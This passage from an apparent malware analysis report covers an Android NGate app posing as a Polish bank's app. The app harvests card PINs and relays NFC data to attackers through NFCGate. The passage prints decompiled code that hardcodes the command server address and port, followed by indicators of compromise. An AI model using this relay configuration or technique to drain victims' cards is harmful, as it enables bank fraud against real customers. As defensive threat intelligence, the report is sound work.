The third malicious application observed is impersonating the official application of one of Polish banks. This time the malware is from the NGate family, which was described last year by ESET, and whose campaigns were observed in the Czech Republic.
The aim of the cybercriminals in this case is to steal card PIN number and extend NFC coverage using the NFCGate tool, and thus use the card to, for example, withdraw cash from the victim's account.

In addition, the name of the application package *de.tu_darmstadt.seemoo.* indicates the use of the tool.

Once installed, the app asks for customer verification by tapping the credit card on the phone, and then asks the potential victim to enter the card's PIN.

By analyzing the application code, we can find its configuration.

```
            Toast.makeText(this, "Sukces importu Pcap", 0).show();
        }
        catch(IOException iOException0) {
            iOException0.printStackTrace();
            Toast.makeText(this, "Błąd importu Pcap", 0).show();
        }
    }

    @Override  // androidx.activity.ComponentActivity
    public void onBackPressed() {
        this.getSupportActionBar().setSubtitle(null);
        super.onBackPressed();
    }

    @Override  // androidx.fragment.app.FragmentActivity
    protected void onCreate(Bundle bundle0) {
        super.onCreate(bundle0);
        SharedPreferences.Editor sharedPreferences$Editor0 = PreferenceManager.getDefaultSharedPreferences(this).edit();
        sharedPreferences$Editor0.putString("host", "38.180.222.230");
        sharedPreferences$Editor0.putString("port", "5577");
        sharedPreferences$Editor0.putString("session", "777");
        sharedPreferences$Editor0.apply();
        this.setContentView(0x7F0D001E);  // layout:activity_main
        this.setSupportActionBar(((Toolbar)this.findViewById(0x7F0A0257)));  // id:toolbar
        this.getSupportFragmentManager().beginTransaction().replace(0x7F0A0136, new RelayFragment()).commit();  // id:main_content
        NfcManager nfcManager0 = new NfcManager(this);
        this.mNfc = nfcManager0;
        if(!nfcManager0.hasNfc() || !this.mNfc.isEnabled()) {
            this.showWarning("Twoje urządzenie nie obsługuje NFC lub zostało wyłączone. Włącz NFC, aby korzystać z NFCGate.");
        }

        UserTrustManager.init(this);
    }
```

IOCs:

```
package de.tu_darmstadt.seemoo.nfcgate 2cb20971a972055187a5d4ddb4668cc2 C2
38.180.222.230:5577
```